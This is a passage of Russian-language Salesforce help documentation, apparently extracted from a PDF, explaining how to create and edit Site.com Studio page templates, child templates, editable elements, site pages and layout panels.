- Экономия времени и сил путем создания структуры, которая в дальнейшем будет использоваться в качестве основы для создания страниц сайта. Например, пользователь может создать шаблон, содержащий неизменную панель верхнего колонтитула и боковое меню, а также редактируемую центральную панель, которая поддерживает добавление содержимого и элементов страниц.
- Быстрое глобальное обновление макета или стиля веб-сайта, так как любые изменения, внесенные в шаблон, автоматически отображаются на всех соответствующих страницах.
- Определение способа изменения страниц сайта другими пользователями (например, авторами или другими администраторами сайта и конструкторами). Например, авторам может быть предоставлено право на редактирование только определенных блоков содержимого.
- Обеспечение неизменно высокого качества макета шаблона. Изменения, внесенные пользователями на страницу, созданную на основе шаблона, не влияют на сам шаблон.
- Повторное использование общих элементов оформления путем создания дочерних шаблонов.
- Предоставление авторам полномочия на использование шаблона в качестве основы для создания страниц сайта.


Общие сведения о дочерних шаблонах

Дочерние шаблоны — это удобное средство повторного использования общих элементов оформления в более сложных макетах страниц. Например, веб-сайт может содержать элементы, которые повторяются на каждой странице сайта (например, меню навигации). Кроме того, могут использоваться элементы, которые являются общими только для нескольких страниц сайта (например, страницы в подразделе сайта, содержащие верхний колонтитул подраздела). Таким образом, дочерние шаблоны (то есть, шаблоны на основе других шаблонов) позволяют повторно использовать макет основного шаблона.

В случае использования основного шаблона страницы в качестве базы, дочерний шаблон наследует нередактируемый верхний колонтитул и меню навигации (1), а также редактируемую центральную панель (2), на которую добавляется нередактируемый верхний колонтитул подраздела (3). Кроме того, следует добавить новую редактируемую центральную панель (4), так как центральная панель основного шаблона доступна для редактирования только на тех страницах, которые напрямую основаны на этом шаблоне.



Теперь любая страница, основанная на дочернем шаблоне, содержит нередактируемый основной верхний колонтитул, меню навигации и верхний колонтитул подраздела, а также редактируемую центральную панель (5) для содержимого этой страницы.



Рекомендации

- Продумайте структуру сайта и макеты страниц. Время, изначально потраченное на планирование веб-сайта, полностью окупится при его создании.
- Определите элементы, которые будут использоваться на всех страницах сайта (например, верхние колонтитулы или меню навигации), так как эти элементы могут быть добавлены в шаблон страницы.
- Чтобы сэкономить время на повторном использовании содержимого, как можно чаще применяйте шаблоны страниц.
- Чтобы при необходимости в кратчайшие сроки изменить дизайн основного шаблона страницы, рекомендуем добавлять в него как можно меньше элементов. Для реализации более сложных дизайнов рекомендуем использовать дочерние шаблоны.

СМ. ТАКЖЕ:

Создание шаблонов страниц Site.com

Создание страниц Site.com

Настройка представления Site.com Studio автора

Определение шаблона, используемого на странице Site.com

Создание шаблонов страниц Site.com

Шаблон страницы — это область, позволяющая определить макет и функциональные возможности страниц сайта. Благодаря шаблону, поддерживающему добавление типичных элементов страницы и используемому в качестве основы для дальнейшего создания страниц сайта, пользователь может быть уверен, что сайт будет оформлен в едином стиле. Пользователи могут быстро внедрять любые глобальные изменения, так как страницы, созданные на основе шаблона, наследуют элементы этого шаблона.

Для создания шаблона страницы можно использовать макет. Созданный шаблон может использоваться в качестве основы для создания дочернего шаблона, который позволяет повторно использовать дизайн основного шаблона.

Создание шаблона страницы из макета

Чтобы открыть абсолютно пустой шаблон или воспользоваться базовым макетом страницы, выполните указанные ниже действия.

1. Выберите представление **«Шаблоны страницы»** на вкладке «Общие сведения» и нажмите кнопку **«Создать»** или щелкните **«Создать шаблон страницы»** в представлении «Шаблоны страницы».
2. Введите имя шаблона страницы. Имена шаблонов не могут содержать специальные символы (например, #, ? или @).
3. Щелкните **«Макеты»** и выберите пустую страницу или предопределенный макет страницы (например, страницу с верхним и нижним колонтитулами).

   Прим.: Предопределенные макеты страниц содержат панели, позволяющие создавать столбцы, верхние и нижние колонтитулы. Для размещения панелей используется встроенная таблица стилей, поэтому макет может быть легко изменен даже после создания страницы. Чтобы удалить встроенный стиль посредством правил CSS, выберите панель, удалите код на вкладке «Код» панели «Стиль» ( ) и нажмите кнопку **«Применить»**.

4. Выберите режим макета.
   - Чтобы страница отображалась по ширине окна обозревателя, щелкните **«По всей ширине»**.
   - Чтобы задать нужную ширину страницы, щелкните **«Фиксированная ширина»** и укажите необходимое значение.
5. Нажмите кнопку **«Создать»**. При этом откроется шаблон страницы.

Затем необходимо доработать шаблон.

Совет:

- По умолчанию любой созданный шаблон доступен только другим администраторам сайта и конструкторам в организации. Чтобы разрешить авторам использовать шаблон для создания страниц, выберите **«Доступно для авторов»** на панели «Свойства» ( ).
- Кроме того, шаблоны могут быть созданы путем преобразования или клонирования других страниц.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления сайтами Site.com:

- Поле «Пользователь `Site.com Publisher`», включенное на странице сведений о пользователе

  И

  Роль администратора сайта или конструктора, назначенная на уровне сайта

Создание дочернего шаблона

Чтобы использовать текущий шаблон в качестве основы для создания дочерних шаблонов, выполните указанные ниже действия.

- Ниже указан самый быстрый способ.
  1. Выберите нужный шаблон в представлении «Шаблоны страницы» на вкладке «Общие сведения», а затем щелкните > **«Создать дочерний шаблон»**. Если шаблон открыт, щелкните **«Действия со страницей»** > **«Создать дочерний шаблон»**.
  2. Введите имя шаблона страницы. Имена шаблонов не могут содержать специальные символы (например, #, ? или @).
  3. Нажмите кнопку **«Создать»**. При этом откроется дочерний шаблон.
- Также доступны указанные ниже действия.
  1. Выберите представление **«Шаблоны страницы»** на вкладке «Общие сведения» и нажмите кнопку **«Создать»** или щелкните **«Создать шаблон страницы»** в представлении «Шаблоны страницы».
  2. Введите имя шаблона страницы. Имена шаблонов не могут содержать специальные символы (например, #, ? или @).
  3. Щелкните **«Шаблоны страницы»** и выберите нужный шаблон.
  4. Нажмите кнопку **«Создать»**. При этом откроется дочерний шаблон страницы.

Доработка шаблона

Ниже перечислены действия, которые должны быть выполнены для доработки созданного шаблона.

- Создание шаблона страницы
- Добавление других элементов страницы в шаблон
- Создание редактируемых областей
- Создание страниц сайта на основе шаблона

СМ. ТАКЖЕ:

Создание редактируемых областей шаблона

Определение шаблона, используемого на странице Site.com

Общие сведения о шаблонах страницы Site.com

Настройка представления Site.com Studio автора

Создание редактируемых областей шаблона

Авторы шаблонов могут указывать элементы, которые будут доступны пользователям для редактирования на страницах, созданных на их основе.

Чтобы включить редактируемость элемента страницы на производных страницах или в дочерних шаблонах, выберите нужный элемент в шаблоне страницы или на панели «Структура страницы» ( ) и щелкните > **«Включить возможность редактирования»** или установите флажок **«Для редактирования»** на панели «Свойства» ( ).

Если шаблон страницы открыт, то редактируемые элементы страницы выделяются синей рамкой. Кроме того, для этих элементов отображается значок карандаша ( ) на панели «Структура страницы» и в информационном окне, которое отображается при наведении указателя мыши на элемент страницы.



СМ. ТАКЖЕ:

- Общие сведения о редактируемых элементах страницы
- Настройка представления Site.com Studio автора
- Создание шаблонов страниц Site.com

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления сайтами Site.com:

- Поле «Пользователь `Site.com Publisher`», включенное на странице сведений о пользователе

  И

  Роль администратора сайта или конструктора, назначенная на уровне сайта

Общие сведения о редактируемых элементах страницы

Элемент страницы, помеченный в шаблоне страницы свойством «Для редактирования», доступен для редактирования в любых производных дочерних страницах или шаблонах.

Ниже перечислены рекомендации по созданию редактируемых элементов страницы.

- Редактируемые элементы страницы выделяются в дочерних страницах и шаблонах синей рамкой.
- Панель контейнера, содержащая элемент страницы, доступный для редактирования, не может быть доступна для редактирования.
- Пользователи не могут изменять события, стили и свойства редактируемых элементов на страницах, созданных на основе шаблона.
- Пользователи не могут удалять, а также изменять размер или место отображения редактируемых элементов на страницах, созданных на основе шаблона. Однако,

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

высота элемента, который в шаблоне помечен свойством «Автоматический подбор высоты», определяется содержимым производной страницы.

- Удаление редактируемого элемента из шаблона страницы инициирует его удаление из всех дочерних страниц и шаблонов.
- Активный статус свойства «Для редактирования», назначенного элементу страницы, также наследуется всеми производными страницами или дочерними шаблонами. Активный статус свойства в дочернем шаблоне наследуется всеми *его* дочерними шаблонами. Чтобы запретить редактирование элемента страницы на нижестоящих уровнях, отключите его свойство «Для редактирования» в дочернем шаблоне.

Редактируемые элементы страницы для авторов

- Авторы могут изменять редактируемые блоки содержимого на страницах сайта, созданных на основе шаблона. Кроме того, они могут редактировать блоки содержимого, добавляемые на редактируемую панель тех страниц сайта, которые созданы на основе шаблона.

  Совет: Чтобы добавить блок содержимого, который может редактироваться только другими администраторами сайта или конструкторами, рекомендуем воспользоваться настраиваемым кодом.

- Авторы могут добавлять блоки содержимого в редактируемые панели страниц сайта на основе шаблона. Виджеты, доступные авторам, также могут быть добавлены на редактируемые панели.
- Администраторы сайта и конструкторы могут редактировать любой элемент страницы, которому назначен статус редактируемого.

Стандартное содержимое редактируемых элементов страницы

Содержимое всех редактируемых элементов дочерней страницы или шаблона связывается с содержимым редактируемых элементов родительского шаблона страницы. Обновление содержимого редактируемого элемента страницы в родительском шаблоне инициирует изменение любых дочерних страниц или шаблонов страниц. Однако, изменения, внесенные в содержимое редактируемого элемента страницы на уровне дочерней страницы или шаблона, нарушают установленную связь, поэтому все последующие изменения, внесенные в элемент страницы родительского шаблона, не отображаются на дочерних страницах или в дочерних шаблонах. (Чтобы восстановить контроль родительского шаблона над содержимым, выберите редактируемый элемент страницы на странице или панели «Структура страницы» и щелкните > **«Восстановить родительское содержимое»**. Данное действие удаляет любое настраиваемое содержимое из редактируемого элемента страницы.)

Отключение свойства панели «Для редактирования» в родительском шаблоне переопределяет все изменения данной панели на дочерних страницах или в дочерних шаблонах. Изменения панели на уровне дочернего элемента пропадают, а панель отображает только содержимое родительского шаблона. Обратите внимание, что изменения на уровне дочернего элемента сохраняются, но не отображаются. Повторное включение свойства панели «Для редактирования» в родительском шаблоне восстанавливает настраиваемое содержимое, добавленное в дочерние элементы ранее. Любые изменения, внесенные в элемент на уровне родителя, не будут отображаться.

СМ. ТАКЖЕ:

- Создание редактируемых областей шаблона
- Настройка представления Site.com Studio автора
- Создание шаблонов страниц Site.com
- Редактирование и работа с элементами страницы Site.com

Создание страниц Site.com

Страница сайта может быть создана администратором сайта или конструктором на основе шаблона страницы. При создании нескольких страниц сайта, содержащих общие элементы (например, меню навигации), пользователь может значительно сэкономить свое время путем создания шаблона страницы, который в дальнейшем будет использоваться в качестве основы для создания страниц сайта, гарантирующей его единообразное оформление. Если структура страниц сайта не повторяется или требуется создать отдельную страницу, оформление которой отличается от остальных страниц сайта (например, начальную страницу), то страница может быть создана на основе базового макета.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления сайтами Site.com:

- Поле «Пользователь `Site.com Publisher`», включенное на странице сведений о пользователе

  И

  Роль администратора сайта или конструктора, назначенная на уровне сайта

Создание страниц сайта на основе макета

Откройте абсолютно пустую страницу или воспользуйтесь базовым макетом страницы.

1. Наведите указатель мыши на представление **«Страницы сайта»** на вкладке «Общие сведения» и нажмите кнопку **«Создать»** или откройте представление «Страницы сайта» и щелкните **«Создать»** > **«Страница сайта»**.
2. Введите имя страницы сайта. Имена страниц не могут содержать пробелы и специальные символы (например, #, ? или @).
3. Щелкните **«Макеты»** и выберите пустую страницу или предопределенный макет страницы (например, страницу с верхним и нижним колонтитулами).

   Прим.: Предопределенные макеты страниц содержат панели, позволяющие создавать столбцы, верхние и нижние колонтитулы. Для размещения панелей используется встроенная таблица стилей, поэтому макет может быть легко изменен даже после создания страницы. Чтобы удалить встроенный стиль посредством правил CSS, выберите панель, удалите код на вкладке «Код» панели «Стиль» ( ) и нажмите кнопку **«Применить»**.
4. Выберите режим макета.
   - Чтобы страница отображалась по ширине окна обозревателя, щелкните **«По всей ширине»**.
   - Чтобы задать нужную ширину страницы, щелкните **«Фиксированная ширина»** и укажите необходимое значение.
5. Нажмите кнопку **«Создать»**. При этом откроется страница сайта.

Создание страниц сайта на основе шаблона страницы

Шаблон страницы может использоваться для создания страниц сайта.

Ниже указан самый быстрый способ.

1. Выберите нужный шаблон в представлении «Шаблоны страницы» и щелкните > **«Создать страницу на основе шаблона»**. Если шаблон открыт, щелкните **«Действия со страницей»** > **«Создать страницу на основе шаблона»**.
2. Введите имя страницы сайта. Имена страниц не могут содержать пробелы и специальные символы (например, #, ? или @).
3. Нажмите кнопку **«Создать»**. При этом откроется страница сайта.

Также доступны указанные ниже действия.

1. Наведите указатель мыши на представление **«Страницы сайта»** на вкладке «Общие сведения» и нажмите кнопку **«Создать»** или откройте представление «Страницы сайта» и щелкните **«Создать»** > **«Страница сайта»**.
2. Введите имя страницы сайта. Имена страниц не могут содержать пробелы и специальные символы (например, #, ? или @).
3. Щелкните **«Шаблоны страницы»** и выберите нужный шаблон.
4. Нажмите кнопку **«Создать»**. При этом откроется страница сайта.

Совет: Кроме того, страницы могут быть созданы путем преобразования или клонирования других страниц.

СМ. ТАКЖЕ:

Редактирование страниц Site.com в качестве конструктора или администратора сайта

Добавление элементов страницы Site.com

Определение шаблона, используемого на странице Site.com

При редактировании страницы, созданной на основе шаблона, пользователи могут изменять только те элементы страницы, которые доступны для редактирования. Кроме того, пользователи не могут удалять и изменять размер или место отображения редактируемых элементов страницы, а также не могут изменять связанные с ними события, свойства и стили. Чтобы обновить эти элементы или свойства, необходимо использовать шаблон, на основе которого была создана данная страница.

Чтобы определить шаблон, который использовался для создания страницы, выполните указанные ниже действия.

- Наведите указатель мыши на нужную страницу сайта в представлении «Страницы сайта» на вкладке «Общие сведения». При этом отображается информационное окно, содержащее имя шаблона страницы.
- Если страница открыта, просмотрите панель «Структура страницы». Имя шаблона отображается в виде ссылки, при выборе которой открывается сам шаблон.

Совет: Чтобы просмотреть и открыть страницы сайта, связанные с отдельным шаблоном, выберите или наведите указатель мыши на нужный шаблон в представлении «Шаблоны страницы» на вкладке «Общие сведения», а затем щелкните > **«Редактировать страницы на основе шаблона»**. Чтобы открыть страницу сайта, выберите нужную страницу из списка.

СМ. ТАКЖЕ:

Создание шаблонов страниц Site.com

Общие сведения о шаблонах страницы Site.com

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления сайтами Site.com:

- Поле «Пользователь `Site.com Publisher`», включенное на странице сведений о пользователе

  И

  Роль администратора сайта или конструктора, назначенная на уровне сайта

Переименование, дублирование и преобразование страниц

Пользователям, работающим со страницами и шаблонами, доступны типовые действия (например, переименование, удаление или дублирование страниц).

Чтобы воспользоваться дополнительными действиями над страницами, выберите или наведите указатель мыши на нужную страницу в представлении «Страницы сайта» на вкладке «Общие сведения», а затем щелкните значок .

Чтобы воспользоваться дополнительными действиями над шаблонами, выберите или наведите указатель мыши на нужный шаблон в представлении «Шаблоны страницы» на вкладке «Общие сведения», а затем щелкните значок .

Если открыт шаблон или страница, щелкните значок на панели инструментов.

Ниже перечислены действия, доступные при работе со страницами и шаблонами.

Параметр	Действие
Правка	Открытие страницы или шаблона для редактирования. Также можете дважды щелкнуть нужную страницу или шаблон.
Переименовать	Изменение имени страницы или шаблона.
Предварительный просмотр	Просмотр страницы в окне обозревателя.
Дублировать	Создание копии страницы или шаблона. Дублирование шаблона страницы не инициирует дублирование производных страниц или шаблонов.
Удалить	Удаление страницы или шаблона. Шаблон, на основе которого созданы страницы, не может быть удален.
Создать дочерний шаблон	Создание дочернего шаблона на основе выбранного шаблона.
Создать страницу на основе шаблона	Создание страницы на основе шаблона.
Преобразовать страницу сайта в шаблон	Преобразование страницы в шаблон.
Преобразовать шаблон в страницу сайта	Преобразование шаблона в страницу. Шаблон, на основе которого созданы страницы, не может быть преобразован.
Редактировать страницы на основе шаблона	Просмотр и открытие страниц сайта, созданных на основе выбранного шаблона страницы.
Добавить ограничения IP-адресов	Управление доступом к странице или шаблону путем ограничения диапазона разрешенных IP-адресов. Страница,

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления сайтами Site.com:

- Поле «Пользователь `Site.com Publisher`», включенное на странице сведений о пользователе

  И

  Роль администратора сайта или конструктора, назначенная на уровне сайта

Параметр	Действие
	созданная на основе шаблона с ограничениями IP-адресов, наследует данные ограничения IP-адресов.

СМ. ТАКЖЕ:

Редактирование страниц Site.com в качестве конструктора или администратора сайта

Использование Site.com Studio в качестве администратора сайта или конструктора

Изменение свойства страницы Doctype

Определение типа документа (DTD) или *doctype* страницы определяет используемую версию HTML. Данная информация позволяет некоторым обозревателям инициировать стандартный режим визуализации. При необходимости значение HTML5, заданное свойству doctype каждой страницы по умолчанию, может быть заменено значением XHTML 1.0.

Ниже перечислены действия, доступные на открытой странице.

1. Выберите страницу на панели «Структура страницы».
2. Выберите пункт раскрывающегося списка «Doctype» на панели «Свойства».

СМ. ТАКЖЕ:

Изменение HTML-тега элемента страницы

Добавление настраиваемых HTML-атрибутов

Семантические теги макета страницы HTML5

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления сайтами Site.com:

- Поле «Пользователь `Site.com Publisher`», включенное на странице сведений о пользователе

  И

  Роль администратора сайта или конструктора, назначенная на уровне сайта

Элементы страницы Site.com

Элементы страницы — это блоки, используемые для компоновки страниц сайта и шаблонов страницы. Совокупность этих элементов составляет структуру и содержимое страницы.

Ниже перечислены элементы страницы, доступные администраторам сайта и конструкторам при просмотре страницы сайта или шаблона страницы в среде Site.com Studio.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

Элемент страницы	Описание
Блок содержимого	Размещение текста страницы (также возможно размещение изображений, гиперссылок и мультимедиа). Также доступно авторам при наличии редактируемых областей страницы.
Настраиваемый код	Настройка сайта путем добавления разметки (например, HTML и JavaScript) для элементов, отсутствующих в среде Site.com Studio.
Изображение	Добавление изображений прямо на страницу.
Путь	Добавление иерархической навигации на страницу.
Меню	Создание меню, позволяющего пользователям перемещаться по страницам сайта.
Панель	Структурирование страницы и группирование других элементов страницы.
Кнопка	Добавление кнопки на страницу. Чтобы добавить функции кнопки, воспользуйтесь действиями на панели «События».
Форма	Создание форм Web-to-Lead или сбор отзывов клиентов и отправка данных в объекты Salesforce.
Поля ввода	Различные типы полей для добавления в формы или на страницы. Поля ввода, добавленные в форму, соотносятся с полями в объекте формы. См. раздел «Типы полей ввода» на странице 6573.
Элемент данных	Элемент данных должен храниться в повторителе данных. Связывание с полем в объекте повторителя данных и

Элемент страницы	Описание
	использование в качестве структурного нуля, отображающего содержимое заданного поля для текущей записи.
Функция обработки данных	Связывание со стандартным или настраиваемым объектом Salesforce, выполнение расчетов по возвращенным результатам и отображение расчетов на странице.
Повторитель данных	Связывание с объектом Salesforce и отображение наборов данных на основе заданных фильтров. Повторители данных, используемые совместно с элементами данных или настраиваемым кодом, позволяют отображать результаты на страницах.
Таблица данных	Связывание со стандартным или настраиваемым объектом Salesforce, извлечение наборов данных на основе заданных критериев фильтрации и отображение записей в виде строк таблицы.

Добавление элементов страницы Site.com

Редактирование и работа с элементами страницы Site.com

Создание макетов страниц Site.com с помощью панелей

Размещение панелей с помощью таблицы стилей

Добавление изображений прямо на страницу

Добавление блоков содержимого на страницы

В блоках содержимого хранится текст со страниц веб-сайта, а также изображения, видеофайлы и гиперссылки. Конструкторы и администраторы сайта могут добавлять блоки содержимого на страницы в режиме конструктора.

Добавление настраиваемого кода на страницы

Общие сведения о карте сайта и иерархии страниц

Добавление настраиваемых HTML-атрибутов

Страницы и их элементы могут быть дополнены настраиваемыми HTML-атрибутами, которые отображаются в HTML-теге элемента страницы. Например, при использовании сторонних инфраструктур, которые, в зависимости от определенных атрибутов, отображают элементы страницы иначе.

Изменение HTML-тега элемента страницы

По умолчанию панели, повторители данных, элементы данных, настраиваемый код и блоки содержимого определяются тегом `div`, который может быть заменен любым другим HTML-тегом с помощью свойства «`HTML-тег`». Данная возможность предоставляет пользователям дополнительный контроль над способами отображения элементов на странице.

Семантические теги макета страницы HTML5

СМ. ТАКЖЕ:

Добавление элементов страницы Site.com

Редактирование и работа с элементами страницы Site.com

Добавление элементов страницы Site.com

Элементы страницы — это блоки, используемые для компоновки страниц сайта и шаблонов страницы. Структура страниц сайта определяется путем добавления элементов панели. Страницы и панели представляют собой контейнеры для добавляемых в них элементов.

Если страница сайта или шаблон страницы основывается на другом шаблоне страницы, то элементы страницы могут быть добавлены только на редактируемые панели, которые выделены на странице синей рамкой.

Страницы, панели, повторители данных и формы относятся к элементам страницы типа «контейнер», следовательно, могут содержать другие элементы страницы, которые добавляются при открытой странице.

- На панели «Элементы страницы» ( ):
  - перетащите нужный элемент страницы на холст страницы или в элемент страницы типа «контейнер»;
  - щелкните нужный элемент страницы, выберите место его размещения во всплывающем окне и нажмите кнопку **«Применить»**.
- На панели «Структура страницы» ( ) наведите указатель мыши на нужный элемент страницы типа «контейнер» и щелкните > **«Добавить элементы страницы»**. Чтобы добавить элемент, щелкните нужный элемент или перетащите его в элемент страницы типа «контейнер».
- Выберите элемент страницы типа «контейнер» и щелкните > **«Добавить элементы страницы»**. Чтобы добавить элемент, щелкните нужный элемент или перетащите его в элемент страницы типа «контейнер».

При перетаскивании элемента страницы на редактируемую панель отображаются значок разрешения и зеленая рамка, определяющая место размещения элемента.



При перетаскивании элемента страницы на панель, недоступную для редактирования, отображается значок запрета.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления сайтами Site.com:

- Поле «Пользователь `Site.com Publisher`», включенное на странице сведений о пользователе

  И

  Роль администратора сайта или конструктора, назначенная на уровне сайта



СМ. ТАКЖЕ:

Редактирование и работа с элементами страницы Site.com
Добавление изображений прямо на страницу
Добавление блоков содержимого на страницы
Добавление настраиваемого кода на страницы
Добавление меню навигации

Редактирование и работа с элементами страницы Site.com

Панель «Структура страницы» ( ) отображает иерархию всех элементов на странице, а также позволяет выбирать, перемещать и изменять порядок отображения элементов, благодаря чему значительно упрощается процесс оформления любых страниц.

- Чтобы выбрать элемент страницы, щелкните нужный элемент на странице или выберите его на панели «Структура страницы». При этом, помимо выделения элемента, на странице отображаются панель выбора элемента и меню **«Действия»** ( ).
- Чтобы изменить элемент страницы (например, блок содержимого, изображение или настраиваемый код), выполните одно из указанных ниже действий.
  - Дважды щелкните нужный элемент на странице.
  - Выберите нужный элемент на странице и щелкните > **«Правка»** на панели выбора.
  - Выберите или наведите указатель мыши на нужный элемент на панели «Структура страницы» и щелкните > **«Правка»**.
  - Щелкните **«Редактировать содержимое»** на панели инструментов (только для блоков содержимого).
- Чтобы переместить элемент страницы, выполните одно из указанных ниже действий.
  - Выберите элемент на странице и перетащите его в нужное место или щелкните > **«Переместить»** на панели выбора.
  - Перетащите элемент в нужную область на панели «Структура страницы» или выберите элемент и щелкните > **«Переместить»** > *Направление*. Панель «Структура страницы» позволяет перетаскивать любые элементы страницы, кроме панелей.
- Чтобы изменить размер элемента страницы, выберите нужный элемент и перетащите манипулятор размера. Если угловой манипулятор размера отображается серым цветом, следовательно, включена функция автоматического подбора высоты, то есть высота элемента определяется размером его содержимого. Чтобы высота элемента оставалась неизменной, данная функция должна быть отключена. Для этого снимите флажок **«Автоматический подбор высоты»** на панели «Свойства» ( ) или выберите один из нижних манипуляторов размера и щелкните **«Отключить автоматический подбор высоты»** во всплывающем сообщении.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления сайтами Site.com:

- Поле «Пользователь `Site.com Publisher`», включенное на странице сведений о пользователе

  И

  Роль администратора сайта или конструктора, назначенная на уровне сайта

Совет: Чтобы сохранить пропорции (отношение высоты к ширине) изображения, для которого отключено свойство «Автоматический подбор высоты», нажмите клавишу SHIFT и перетащите границы изображения.

При использовании таблицы стилей для оформления элемента страницы настройте стиль класса или укажите соответствующий код.

- Чтобы удалить элемент, выберите нужный элемент и выполните одно из указанных ниже действий.
  - Щелкните > **«Удалить»** на панели выбора элемента.
  - Нажмите кнопку **«УДАЛИТЬ»**.
  - Щелкните значок на панели инструментов.
  - Щелкните > **«Удалить»** на панели «Структура страницы».

Ниже перечислены особенности, существующие в том случае, если страница сайта или шаблон страницы созданы на основе другого шаблона.

- Содержимое всех редактируемых элементов дочерней страницы или шаблона связывается с содержимым редактируемых элементов родительского шаблона страницы. Обновление содержимого редактируемого элемента страницы в родительском шаблоне инициирует изменение любых дочерних страниц или шаблонов страниц. Однако, изменения, внесенные в содержимое редактируемого элемента страницы на уровне дочерней страницы или шаблона, нарушают установленную связь, поэтому все последующие изменения, внесенные в элемент страницы родительского шаблона, не отображаются на дочерних страницах или в дочерних шаблонах.
- Элементы страницы не поддерживают изменение положения или размера. Однако, высота элемента, который в шаблоне помечен свойством «Автоматический подбор высоты», определяется содержимым производной страницы. Редактирование такого элемента страницы доступно только в шаблоне страницы.
- Элементы страницы не могут быть удалены. Удаление такого элемента страницы доступно только в шаблоне страницы.
- События, свойства и стиль редактируемого элемента страницы (например, цвет, положение и размер) не могут быть изменены.

СМ. ТАКЖЕ:

Элементы страницы Site.com
Добавление элементов страницы Site.com
Добавление блоков содержимого на страницы
Создание макетов страниц Site.com с помощью панелей
Общие сведения о редактируемых элементах страницы

Создание макетов страниц Site.com с помощью панелей

Панель — это эффективное средство создания макетов, которое определяет логические разделы страницы и позволяет группировать элементы страницы для более удобного перемещения и расположения. Панель может рассматриваться в качестве контейнера для хранения других элементов страницы (в том числе других панелей) или в качестве тегов `div`, между которыми размещается содержимое. Панели идеально подходят для добавления редактируемых областей в шаблоны страниц.

При создании шаблона страницы или страницы сайта пользователи могут использовать предопределенные макеты страниц, содержащие столбцы, верхние и нижние колонтитулы, созданные с помощью панелей. Созданные макеты поддерживают возможность дальнейшего изменения в соответствии с дизайном сайта.

Чтобы добавить на страницу дополнительные разделы, воспользуйтесь таблицей стилей или панелями строк и столбцов. При использовании последних панели добавляются на страницу в строгом соответствии с предварительно заданными параметрами размещения таблицы стилей.

Прим.: Для определения расположения предопределенных макетов страниц и панелей строк и столбцов используется встроенная таблица стилей. Чтобы оформить сайт посредством правил CSS, удалите встроенную таблицу стилей на вкладке «Код» панели «Стиль» ( ) и нажмите кнопку **«Применить»**.

Чтобы добавить панели строк и столбцов на страницу, выполните указанные ниже действия.

1. Выберите нужную страницу (верхний значок папки) на панели «Структура страницы» ( ).
2. Щелкните > **«Добавить панели строк и столбцов»**.
3. Укажите необходимое количество панелей строк или столбцов. Содержимое, доступное на странице, помещается в первую новую панель.

Чтобы добавить панель строк, выполните указанные ниже действия.

- Чтобы добавить панель строк над текущей панелью, выберите нужную панель на странице или на панели «Структура страницы», а затем щелкните > **«Добавить панели строк и столбцов»** > **«Вставить строку выше»**.
- Чтобы добавить панель строк под текущую панель, выберите нужную панель на странице или на панели «Структура страницы», а затем щелкните > **«Добавить панели строк и столбцов»** > **«Вставить строку ниже»**.

Чтобы добавить панели строк и столбцов на другую панель, выполните указанные ниже действия.

1. Выберите нужную панель на странице или на панели «Структура страницы».
2. Щелкните > **«Добавить панели строк и столбцов»**.
3. Укажите необходимое количество панелей строк или столбцов. Содержимое, доступное на странице, помещается в первую новую панель.

Чтобы добавить отдельную панель, перетащите элемент **«Панель»** с панели «Элементы страницы» ( ) на страницу.

По умолчанию высота панели, в которую добавляется содержимое, регулируется автоматически, так как включена функция автоматического подбора высоты. Функция изменения положения и размера панелей может быть отключена. При наведении указателя мыши на панель отображается всплывающее информационное окно, содержащее ширину и высоту панели.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

